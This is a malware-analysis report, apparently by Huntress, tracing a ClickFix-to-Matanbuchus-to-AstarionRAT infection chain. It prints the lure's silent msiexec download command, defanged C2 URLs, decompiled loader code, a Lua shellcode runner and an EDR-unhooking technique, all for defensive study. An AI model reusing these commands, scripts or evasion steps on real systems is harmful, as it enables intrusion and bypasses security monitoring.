A New RAT and a Hands-on-Keyboard Intrusion | Huntress

Archived: 2026-04-05 13:48:34 UTC

Acknowledgments: *Special thanks to Amelia Casley for her contributions to this investigation*

Background

In February 2026, the Huntress Tactical Response team and SOC responded to a hands-on intrusion that began with a ClickFix infection, the social engineering technique that just won't die. ClickFix became one of the most prevalent initial access methods in 2025, adopted by both cybercriminal and nation-state actors alike. The technique tricks victims into copying and pasting malicious commands into their own systems, effectively turning users into the delivery mechanism and bypassing traditional email-based security controls entirely.


The ClickFix infection delivered Matanbuchus 3.0, a premium Malware-as-a-Service (MaaS) loader that has been sold on Russian-speaking cybercrime forums since it was first advertised by a threat actor known as “BelialDemon” in February 2021. Originally rented for $2,500/month, version 3.0 represents a complete rewrite of the codebase and commands a significantly higher price - $10,000/month for the HTTPS variant and $15,000/month for a stealthier DNS-based version. That price tag is roughly 3-5x what a typical midmarket loader costs, reflecting its focus on high-value, targeted operations rather than mass campaigns. Over the years, Matanbuchus has been used to deliver a range of follow-on payloads, including Cobalt Strike, QakBot, DanaBot, Rhadamanthys stealer, and NetSupport RAT.

We assess with medium confidence that the ultimate objective of this intrusion was ransomware deployment or data exfiltration, based on the operator's playbook - rapid lateral movement to domain controllers, rogue account creation, and Defender exclusion staging, which closely mirrors patterns observed in pre-ransomware operations. In our case, the operator was disrupted during lateral movement before reaching any final objective.

Matanbuchus took a brief hiatus around May 2025 before returning, and existing public analysis of version 3.0 has focused on the loader's own internals: its obfuscation, communication protocol, and command set. What hasn't been documented until now is what happens after Matanbuchus does its job. In the intrusion we responded to, Matanbuchus delivered a RAT we had never seen before, a fully featured, custom implant we have dubbed AstarionRAT. With 24 commands, RSA-encrypted C2 traffic disguised as application telemetry, a SOCKS5 proxy, credential theft, reflective code loading, and port scanning capabilities,

What followed the RAT deployment was a fast-moving intrusion: the operator returned the next day, moved laterally across the network within 40 minutes, hitting a Windows Server and two domain controllers, using PsExec, rogue account creation, and Defender exclusions.

Intrusion timeline



Key takeaways

- **ClickFix + Matanbuchus 3.0 is an active combo:** Matanbuchus is back after a brief hiatus in May 2025, now being delivered through ClickFix social engineering prompts using silent MSI installations
- The execution chain is deeply layered, from the initial ClickFix prompt to the final AstarionRAT payload, the attack passes through a silent MSI install, Zillya Antivirus DLL sideloading, Matanbuchus 3.0 with ChaCha20 encryption, a second DLL sideloading stage via java.exe/jli.dll, an embedded Lua 5.4.7 interpreter, a custom reflective PE loader, and finally the RAT itself
- AstarionRAT is a new, full-featured RAT with 24 commands, including credential theft, SOCKS5 proxy, port scanning, reflective code loading, and shell execution, with RSA-encrypted C2 communication disguised as application telemetry
- Hands-on-keyboard activity moved fast: from first lateral hop to targeting both domain controllers in under 40 minutes
- Legitimate tooling was abused throughout: Zillya Antivirus binaries for sideloading, PsExec for lateral movement, renamed 7-Zip for archive extraction, and C:\ProgramData\USOShared\ as a staging directory to blend in with legitimate Windows Update paths

Step one: Trick the human

The attack starts with a ClickFix prompt instructing the victim to execute the following command:

- "C:\WINDOWS\system32\mSiexeC.EXe" -PaCkAGe hxxp:\\binclloudapp[.]com\temp\..\ValidationID\..\466943 /q

A few things stand out here. The use of mixed casing in mSiexeC.EXe is a classic technique to evade simple string-matching detection rules. The /q flag runs the installation silently, the victim sees no UI. The URL leverages backslashes and path traversal sequences that ultimately collapse, resulting in a direct fetch of hxxp://binclloudapp[.]com/466943. This obfuscation adds a layer of confusion in logs and proxies that may not normalize the path.

The domain binclloudapp[.]com is a newly registered domain (created February 5, 2026), and resolves to 192.121.23[.]146, an IP hosted by M247 Europe SRL (AS 9009) in Germany. Notably, the same IP also hosts sectigoapps[.]com and solidclouaps[.]com. All three domains follow a pattern of brand impersonation, borrowing fragments of recognizable security and cloud brand names and combining them into plausible-sounding but fabricated service names.

From numerous MSI installers, we observed files installed under the following fake security product paths:

- %APPDATA%\AegisLynx Cybernetics Ltd\AegisLynx Threat Fabric\AVU\
- %APPDATA%\DocuRay Technologies S.r.l\DocuRay PDF Professional\ZAVY\
- %APPDATA%\HelixShield Technologies ApS\HelixShield Adaptive Security\APS\ZAV\

The MSI drops multiple files, including:

- aps.exe - a renamed copy of 7-Zip, used to extract a password-protected archive (TMP412.7z with password 4122102026) containing the Zillya sideloading package
- core.exe (originally AVCore.exe) - legitimate Zillya! Antivirus core engine binary
- msvcp120.dll, msvcr120.dll - legitimate Visual C++ runtime DLLs
- SystemStatus.dll - malicious DLL (Matanbuchus 3.0)
- ZscLib.dll - a legitimate Zillya! Antivirus scanner library
- INFO - encrypted Matanbuchus shellcode

Matanbuchus 3.0, a devil in disguise

SystemStatus.dll is nothing but the infamous Matanbuchus 3.0 loader component. Matanbuchus 3.0 made a comeback after a short break in May 2025, featuring a completely rewritten codebase according to its developer. Advertised on underground forums at $10,000/month for the HTTPS version and $15,000 for the DNS version, Matanbuchus 3.0 boasts a new client and panel built from scratch, support for running EXE/DLL/Shellcode/MSI payloads both from disk and in memory, reverse shell capabilities via CMD/PS, WQL query execution, high-quality screenshot capture, a morphing engine to maintain clean builds without crypters, and support for a wide range of delivery formats including MSI/EXE/DLL/ISO/BIN.




Figure 1: Matanbuchus 3.0 advertisement

There is a great analysis on Matanbuchus from Zscaler, so we won't rehash the fundamentals here. Before getting to the interesting stuff, it's worth mentioning that the Matanbuchus loader is heavily padded with junk code like meaningless API calls, dead loops, and fake conditional branches that inflate the binary and slow down manual analysis. For example, the main function (LoadSystemStatus) calls GetCursorPos, IsIconic, GetDesktopWindow, GetACP, and GetCPInfo for no functional reason. Long busy-loops (iterating hundreds to thousands of times with no useful operation) also act as sandbox evasion by burning execution time past typical sandbox timeout windows.

```
1878    LODWORD(qword_10029DF0) = (unsigned __int8)byte_10029CD7 - 2007040815;
1879    qword_10029DF0 = (unsigned int)qword_10029DF0;
1880    byte_10029D27 = v441 + 83;
1881    v473 = -1;
1882    dword_10029D98 = v438 << 8;
1883    v426 -= (unsigned __int16)word_10029DC8;
1884    v406 = dword_1002A8EC;
1885    CursorPos = GetCursorPos(&Point);
1886    v432 = CursorPos;
1887    if ( CursorPos )
1888    {
1889      v131 = UserNameW;
1890      if ( UserNameW )
1891        v426 = dword_10029D74;
1892    }
1893    v290 = v406 + 535;
1894    ModuleFileNameW = GetModuleFileNameW(0, (LPWSTR)"ntdll", 0);
1895    if ( v425 >= 1502962897 )
1896    {
1897      if ( !word_10029D60 )
1898        dword_10029D74 *= (unsigned __int8)byte_10029D0E;
1899    }
1900    else
1901    {
1902      v49[5] = HIDWORD(qword_10029DA0);
1903      dword_10029D80 &= dword_10029D80 - qword_10029DA0;
1904      v443 = v436 - 97;
1905    }
```

Figure 2: Junk API calls




Figure 3: A graph overview of the Matanbuchus DLL, showing the dense web of control flow paths inflated by junk code, dead loops, and fake conditional branches throughout the binary

More than 70 strings were decrypted from the binary. The list below includes DLL names for dynamic API resolution, User-Agent strings, WQL queries, registry paths, format strings, and EDR process names used for security product detection:

	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
	Content-Type: multipart/form-data; boundary=----
	Windows-Update-Agent/10.0.22631.3007 Client-Protocol/2.31
	POST
	abcdefghijklmnopqrstuvwxyz
	TEMP
	exe
	%HOMEDRIVE%\
	%02x%02x
	%08lx-%04x-%04x-%04x-%04x%08lx
	USERDOMAIN
	COMPUTERNAME
	%WINDIR%\SysWOW64

	SOFTWARE\%s
	USERNAME
	ROOT\CIMV2
	WQL
	SELECT DisplayName FROM Win32_Service
	DisplayName
	SELECT HotFixID FROM Win32_QuickFixEngineering
	HotFixID
	SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
	SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\%s
	PROGRAMDATA
	%s\%s
	dll
	%s\%s.%s
	sync%s
	open
	msmpeng.exe
	csfalconservice.exe
	sentinelagent.exe
	savadminservice.exe
	mcshield.exe
	cytray.exe
	bdagent.exe

The loader uses EDR process names to enumerate running processes and report back which security products are present on the victim to likely inform the operator's choice of execution method for subsequent payloads.

ChaCha20 string decryption

All sensitive strings in the loader are encrypted in a single blob. The first 44 bytes of this blob serve as the shared ChaCha20 key (32 bytes) and nonce (12 bytes). A separate index array stores [offset, size] pairs that reference individual encrypted strings within the blob. To decrypt a string, the loader reads the offset and size from the index array, slices the corresponding bytes from the encrypted blob (after the 44-byte header), and decrypts with ChaCha20 using the shared key and nonce.




Figure 4: The string decryption function reads the ChaCha20 key and nonce from the first 44 bytes of the encrypted blob, then uses the string index array (left) to locate and decrypt individual strings by their offset and size.

Shellcode decryption via brute-force key recovery

The loader reads an encrypted shellcode blob from a file named INFO located in the same directory as the executable. This file is delivered as part of the MSI/ZIP package, it is not embedded in the DLL itself. The loader validates that the file is exactly 8,624 bytes before proceeding.

To decrypt the shellcode, Matanbuchus brute-forces its own ChaCha20 encryption using a known-plaintext check. The 32-byte key is built by converting a numeric counter to an 8-byte ASCII string and appending a 24-byte hardcoded suffix. The

counter starts at 99999999 and decrements on each failed attempt. The nonce is derived by XORing 12 hardcoded bytes with 0x5A, producing 01 02 03 04 05 06 07 08 09 10 11 12. After each decryption attempt, the first 21 bytes are compared against the expected prologue of a Heaven's Gate shellcode. If they match, the correct key has been found:

	E9 A0 00 00 00 jmp loc_A5
	55 push ebp
	89 E5 mov ebp, esp
	6A 33 push 33h
	E8 00 00 00 00 call $+5
	83 04 24 05 add dword ptr [esp], 5
	CB retf
	48 dec eax

This is the prologue of a Heaven's Gate shellcode, a technique that transitions 32-bit code into 64-bit execution mode by performing a far return to code segment 0x33, bypassing the normal WoW64 layer. This allows the shellcode to execute 64-bit syscalls directly, commonly used to evade EDR hooks on 32-bit ntdll stubs. If the comparison fails, the counter is decremented, and the process repeats until the correct key is found.

The decrypted shellcode: C2 URL extraction

Once decrypted, the 8,624-byte shellcode is copied to RWX memory and executed. The shellcode's purpose is to download the Matanbuchus main module from a hardcoded C2 URL.

The shellcode constructs its strings character-by-character using PUSH imm8 / POP EAX / STOSW sequences, a classic anti-string-extraction technique. Each character is pushed as an immediate byte value

The constructed C2 URL from the decrypted shellcode:

- hxxps://marle[.]io/check/updprofile.aspx

The shellcode also resolves ntdll.dll and kernel32.dll for its API resolution, then uses WinINet APIs to issue an HTTPS GET request to the C2 URL to download the main Matanbuchus module.

The response from the C2 server is also ChaCha20-encrypted. Per the protocol, if the first 4 bytes of the downloaded payload equal 0xDEADBEEF, the payload is written to disk. The remaining structure is the following:

	struct downloaded_main_mod {
	uint8_t magic[4]; // 0xDEADBEEF = write to disk
	uint8_t key[32]; // ChaCha20 key
	uint8_t nonce[12]; // ChaCha20 nonce
	uint8_t data[]; // encrypted main module
	};

Decryption is performed in 0x2000-byte (8KB) chunks with an incrementing ChaCha20 counter state, the same chunked decryption pattern used across all Matanbuchus loader layers.

Matanbuchus says, “I brought a friend.”

Now you're probably wondering, did Matanbuchus actually prove its loader capability and deliver a payload? It did, and there are more layers to peel back.

The loader delivered a second-stage DLL sideloading package to disk under C:\Users\username\AppData\Local\Temp\ndvyxgdriggmarrf\, a legitimate copy of java.exe alongside a malicious jli.dll and an encrypted Lua script named SySUpd. When java.exe executes, it naturally loads jli.dll, which is normally the Java Launch Interface library, triggering the malicious code.

Embedded Lua interpreter, you say?

Junk code obfuscation

Every meaningful operation in the DLL is buried under layers of arithmetic junk code. Three global constants stored in the .data section feed into opaque predicates repeated hundreds of times throughout the binary. These expressions always evaluate to the same result based on the fixed constants (1, 8, 9), making them dead code. Their sole purpose is to inflate the binary and confuse decompilers, turning what should be a few dozen lines of logic into thousands.

```
54  v39 = mw_junk_const_9;                    // value 9
55  v16 = sub_180002AE0() + v39;
56  v15 = 2 * sub_180002AB0();
57  v1 = sub_180002AA0();
58  if ( i >= (int)sub_180002E80((unsigned int)mw_junk_const_1, (v1 * v15 + v16) % (unsigned int)mw_junk_const_8) )
59    break;
60  while ( v11 > 0 )
61  {
62    v17 = mw_junk_const_9;
63    v19 = sub_180002AE0() + v17;
64    v18 = 7 * sub_180002AB0();
65    v2 = sub_180002AA0();
66    if ( (v2 * v18 + v19) / (unsigned int)mw_junk_const_8 != mw_junk_const_1 )
67    {
68      v23 = sub_180002E80((__int64)a1, (v2 * v18 + v19) % (unsigned int)mw_junk_const_8);
69      v20 = mw_junk_const_9;
70      v22 = sub_180002AE0() + v20;
71      v21 = 8 * sub_180002AB0();
72      if ( ((sub_180002AA0() * v21 + v22) / (unsigned int)mw_junk_const_8 - mw_junk_const_1) * v23 )
73        break;
74    }
75    --v11;
76  }
```

Figure 5: Junk code obfuscation in jli.dll, arithmetic expressions using fixed constants that always evaluate to the same result, inflating a few lines of real logic into thousands of lines of dead code.

KnownDlls hook evasion

Before making any sensitive API calls, the loader unhooks both kernel32.dll and ntdll.dll. Many EDR products monitor malicious activity by placing inline hooks on critical API functions - small patches at the start of functions like NtAllocateVirtualMemory that redirect execution to the EDR's own inspection code. To bypass this, the malicious DLL loader replaces the .text sections of the in-process DLLs with clean, unhooked copies sourced from the Windows \KnownDlls\ object directory. The paths are constructed character by character to avoid string-based detection. The \KnownDlls\ directory is a Windows object manager section that holds pre-mapped, cached copies of commonly used system DLLs. Because these sections are mapped directly from the on-disk binaries by the kernel at boot time, they are guaranteed to be clean, untouched by any usermode hooking. The loader opens the clean section with NtOpenSection() and maps it into the process with NtMapViewOfSection(). It then walks the mapped PE's section headers looking for .text, temporarily marks the loaded (hooked) DLL's .text as writable with VirtualProtect(PAGE_EXECUTE_READWRITE), overwrites it with the clean bytes, and restores the original memory protection. After this runs, any inline hooks that EDR products had placed in kernel32.dll and ntdll.dll are gone, the loader now has clean, unmonitored access to the Windows API for everything that follows.

Embedded Lua 5.4.7 interpreter

With clean API access established, the loader initializes a full embedded Lua 5.4.7 interpreter. The bytecode dispatch loop is a 13,600-byte function containing a switch statement with 82 opcodes.




Figure 6: IDA graph view of the Lua 5.4.7 bytecode interpreter, showing the 82-case opcode dispatch switch

The VirtualAlloc wrapper resolves the API name dynamically using a simple character-shift cipher; each byte of the obfuscated string is decremented by 3.




Figure 7: The obfuscated "YluwxdoDoorf" string is decoded at runtime by subtracting 3 from each byte to resolve "VirtualAlloc"

Loading the encrypted Lua script

The loader locates itself on disk using GetModuleHandleExW with the GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS flag, retrieves its file path via GetModuleFileNameA, strips the filename, and constructs the path to a companion file named SySUpd. The SySUpd file contents are then decrypted using a rolling XOR with the 10-byte key #5CW6jvMuW.

The decrypted Lua script is loaded into the interpreter using luaL_loadbuffer, which compiles the raw script text into Lua bytecode, and then executed with lua_pcall, which runs the compiled bytecode. The script itself then calls luaalloc, luacpy, and luaexe - three custom functions the malware author wrote and registered into the interpreter (short for "lua allocate", "lua copy", and "lua execute") to allocate RWX memory, copy the shellcode into it, and jump to it via a raw function pointer call.

SysUpd doesn't stand for "System Update"

The decrypted SysUpd contains the following:

```
local custom_b64_table = "ZXEFGHIlbcJKLMABCDNOPTUVWzyxajk345defghYimnQRSopqrstuvw0126789+/"
local index_table = {}

for i = 1, #custom_b64_table do
local char = custom_b64_table:sub(i, i)
index_table[char] = i - 1
end

function custom_b64decode(data)
local bits = 0
local bit_count = 0
local output = {}

for i = 1, #data do
local char = data:sub(i, i)
if char == "=" then
break
end

local index = index_table[char]
```

```
    if index then
    bits = bits * 64 + index
    bit_count = bit_count + 6
    while bit_count >= 8 do
    bit_count = bit_count - 8
    local byte = math.floor(bits / (2 ^ bit_count)) % 256
    table.insert(output, string.char(byte))
    bits = bits % (2 ^ bit_count)
    end
    else
    return nil
    end
    end
    return table.concat(output)
    end

    local encoded_shellcode =
"TtlZoCiZZZXONbBRkGdM3EDb86SbeVqfLKfIZZZZ86o2FcrsZ+eJXqZZNbVZNbgGcI4B5JLZZZZrsPI1yXEGPfdcqoe6XqZZNbSPcI4rsPI1V
    local shellcode = custom_b64decode(encoded_shellcode)
    if shellcode == nil then
    return
    end
    local shellcode_length = #shellcode
    if shellcode_length == 0 then
    return
    end
    local alloc_mem = luaalloc(shellcode_length)
    local result = luacpy(alloc_mem, shellcode, shellcode_length)
    local exec_result = luaexe(alloc_mem)
```

After decryption, the Lua script is straightforward; its only purpose is to decode and execute embedded shellcode. It defines a custom base64 decoder using a non-standard alphabet (ZXEFGHIlbcJKLMABCDNOPTUVWzyxajk345defghYimnQRSopqrstuvw0126789+/). The script then decodes approximately 202KB of encoded data into ~151KB of raw x64 shellcode, allocates an executable memory region, copies the shellcode into it, and jumps to it.

More shellcode…when will it end?!

The 151KB of decoded shellcode is a position-independent reflective PE loader. Only the first 3KB is executable code, the remaining ~148KB is payload data containing two embedded stages in a custom binary format.

The entry point begins by walking the Process Environment Block to locate ntdll.dll and resolve four native API functions by hash using the following hashing algorithm (multiply-by-131 rolling hash):

```
    hash = 0;
    for each byte in name:
    if byte <= 0x60:
```

	byte += 0x20; // lowercase
	hash = hash * 131 + byte; // 131 = 0x83

These are the only four APIs the shellcode resolves directly, and everything else is handled later by the embedded payloads:

```
result = mw_peb_walk_find_module((__int64)v5, a2, a3, 0x3729C0Cu);// ntdll.dll
v14 = result;
if ( result )
{
  v13[0] = mw_resolve_by_hash((__int64)v5, a2, result, 0, 0x52841068);// LdrLoadDll
  v13[1] = mw_resolve_by_hash((__int64)v5, a2, v14, 0, 0xDF59DF5D);// NtAllocateVirtualMemory
  v13[2] = mw_resolve_by_hash((__int64)v5, a2, v14, 0, 0x3D52223);// NtProtectVirtualMemory
  v13[3] = mw_resolve_by_hash((__int64)v5, a2, v14, 0, 0x35F50C56);// NtFreeVirtualMemory
  embedded_payload_ptr = mw_get_embedded_payload_ptr();
  mw_stream_init((__int64)v5, a2, (__int64)embedded_payload_ptr, (__int64)v12, 5);
  dword = mw_read_dword((__int64)v5, a2, v9, (__int64)v12);
  v1 = sub_A88((__int64)v5, a2, dword != 0, (__int64)v12);
  return mw_reflective_pe_loader((int)v5, a2, v1, (__int64)v13, dword);
}
return result;
}
```

Figure 8: The shellcode entry point resolving four ntdll APIs by hash via PEB walking

Shellcode stage 1: Reflective PE loader

After resolving APIs, the shellcode's reflective PE loader reads a 5-byte header from the embedded payload data, a 4-byte size field and a relocation flag, and begins reconstructing the Stage 1 DLL in memory.

The Stage 1 DLL is not stored as a standard PE file. Instead, it has been disassembled into individual components and packed into a custom binary stream, a format the shellcode author designed specifically for this loader. The stream contains:

- A flag byte (0x02)
- Four metadata DWORDs: section alignment, entry point RVA, and two loader control values
- Seven data blobs, each prefixed with a 4-byte size: the .text section (8,466 bytes of executable code), the encrypted relocation table and import descriptors, and the XOR keys used to decrypt them

```
g000:000000000000C6D unk_C6D          db 0EBh                 ; DATA XREF: mw_get_embedded_payload_ptr+6↑o
g000:000000000000C6E                  db  2Ah ; *
g000:000000000000C6F                  align 10h
g000:000000000000C70                  dq 436000000240200h, 0C0FFFFFFF0000h, 4855000021120000h
g000:000000000000C88                  dq 894810EC8348E589h, 894C18558948104Dh, 0C748284D894C2045h
g000:000000000000CA0                  dq 0C74800000000F845h, 8348000000F045h, 0B807500107Dh
g000:000000000000CB8                  dq 10458B486CEB0000h, 0F8458B48F8458948h, 558B4898483C408Bh
g000:000000000000CD0                  dq 0F0458948D0014810h, 480B7400187D8348h, 48F8558B4818458Bh
g000:000000000000CE8                  dq 7400207D83481089h, 558B4820458B480Bh, 287D8348108948F0h
g000:000000000000D00                  dq 0FF0458B48207400h, 8B48C0B70F1440B7h, 0C08348D00148F055h
g000:000000000000D18                  dq 28458B48C2894818h, 1B8108948h, 4855C35D10C48348h, 894830EC8348E589h
g000:000000000000D38                  dq 0F845C748104Dh, 0F045C7480000h, 8D48F0558D480000h, 0B941F845h
g000:000000000000D58                  dq 8B48C28948D08949h, 85FFFFFF1FE8104Dh, 0B80775C0h, 0B70FF8458B4826EBh
g000:000000000000D78                  dq 480D755A4D3D6600h, 45503D008BF0458Bh, 0B807740000h
g000:000000000000D90                  dq 1B805EB00h, 4855C35D30C48348h, 894830EC8348E589h, 18458B185589104Dh
g000:000000000000DB0                  dq 0E8C189489848h, 8348F84589480000h, 0B8077500F87Dh, 10458B4838EB0000h
g000:000000000000DD0                  dq 1C74C08548008B48h, 8B48C8634818458Bh, 458B48108B481045h
g000:000000000000DE8                  dq 0E8C18948C88949F8h, 10458B4800000000h, 0B8108948F8558B48h
g000:000000000000E00                  dq 30C4834800000001h, 8348E5894855C35Dh, 0C748104D894830ECh
g000:000000000000E18                  dq 0C74800000000F845h, 8D4800000000F045h, 0B941F8458D48F055h
g000:000000000000E30                  dq 48D0894900000000h, 43E8104D8B48C289h, 480D74C085FFFFEh
g000:000000000000E48                  dq 0FFFFFEDEE8104D8Bh, 0B80775C085h, 0FF0458B4820EB00h
g000:000000000000E60                  dq 25C0B70F1640B7h, 0B80775C08500020h, 1B805EB00000000h
g000:000000000000E78                  dq 5D30C4834800000h, 260EC814855C3h, 8024AC8D4800h, 1F08D894800h
g000:000000000000E98                  dq 208BAD0458D48h, 0BAD0894900h, 0E8C1894800h, 0C045C74800h
g000:000000000000EB8                  dq 0C845C74800h, 1F08D8B4800h, 0FF00000000058B48h, 458B48B8458948D0h
g000:000000000000ED8                  dq 8B480674C08548B8h, 0F08D8B487CEBB845h, 0E8000001h, 104282444C7C289h
g000:000000000000EF8                  dq 8948D0458D480000h, 8B4CD18941202444h, 0BA000001F085h
g000:000000000000F10                  dq 4800000000B90000h, 0D0FF00000000058Bh, 0C0458D48D0558D48h
g000:000000000000F28                  dq 0E8C18948h, 0C0458D48B8558D48h, 0BAC08949D18949h, 0B9000000h
g000:000000000000F48                  dq 0FF00000000058B48h, 458B480678C085D0h, 0B805EBB8h, 5D00000260C48148h
g000:000000000000F68                  dq 0EC8348E5894855C3h, 0F845C7104D894810h, 0FC45C700000083h
g000:000000000000F80                  dq 0EB00F745C6000000h, 0F845AF0FFC458B12h, 0D001F745B60FC289h
g000:000000000000F98                  dq 4810458B48FC4589h, 0F1055894801508Dh, 0F77D80F7458800B6h
g000:000000000000FB0                  dq 8348FC458BD67500h, 0E5894855C35D10C4h, 104D894810EC8348h
```

Figure 9: The embedded payload: the Stage 1 DLL packed into a custom binary stream containing the .text section, encrypted import/relocation tables, and XOR keys

The reflective loader processes the stream step by step. It allocates memory with NtAllocateVirtualMemory, maps the PE sections into the allocated region, then XOR-decrypts the import and relocation data using keys embedded alongside them in the stream.

```
 8  v4 = 0;
 9  if ( *(_DWORD *)a3 )
10  {
11    while ( 1 )
12    {
13      v5 = v4;
14      if ( *(_DWORD *)a4 <= (int)v4 )
15        break;
16      v6 = (_BYTE *)(v4 + *(_QWORD *)(a4 + 8));
17      ++v4;
18      *v6 ^= *(_BYTE *)(*(_QWORD *)(a3 + 8) + v5 % *(_DWORD *)a3);
19    }
20  }
21 }
```

Figure 10: Each byte of the target buffer is XORed with a rolling key (key[i % key_len]), used to decrypt the import and relocation data before processing

With the data decrypted, the loader applies base relocations, resolves imports by hashing export names from loaded DLLs, and patches the IAT (Import Address Table) with the resolved function pointers. It then sets memory protection with NtProtectVirtualMemory and calls the reconstructed Stage 1 DLL's entry point, passing it a pointer to the Stage 2 payload (~137KB) and its size.

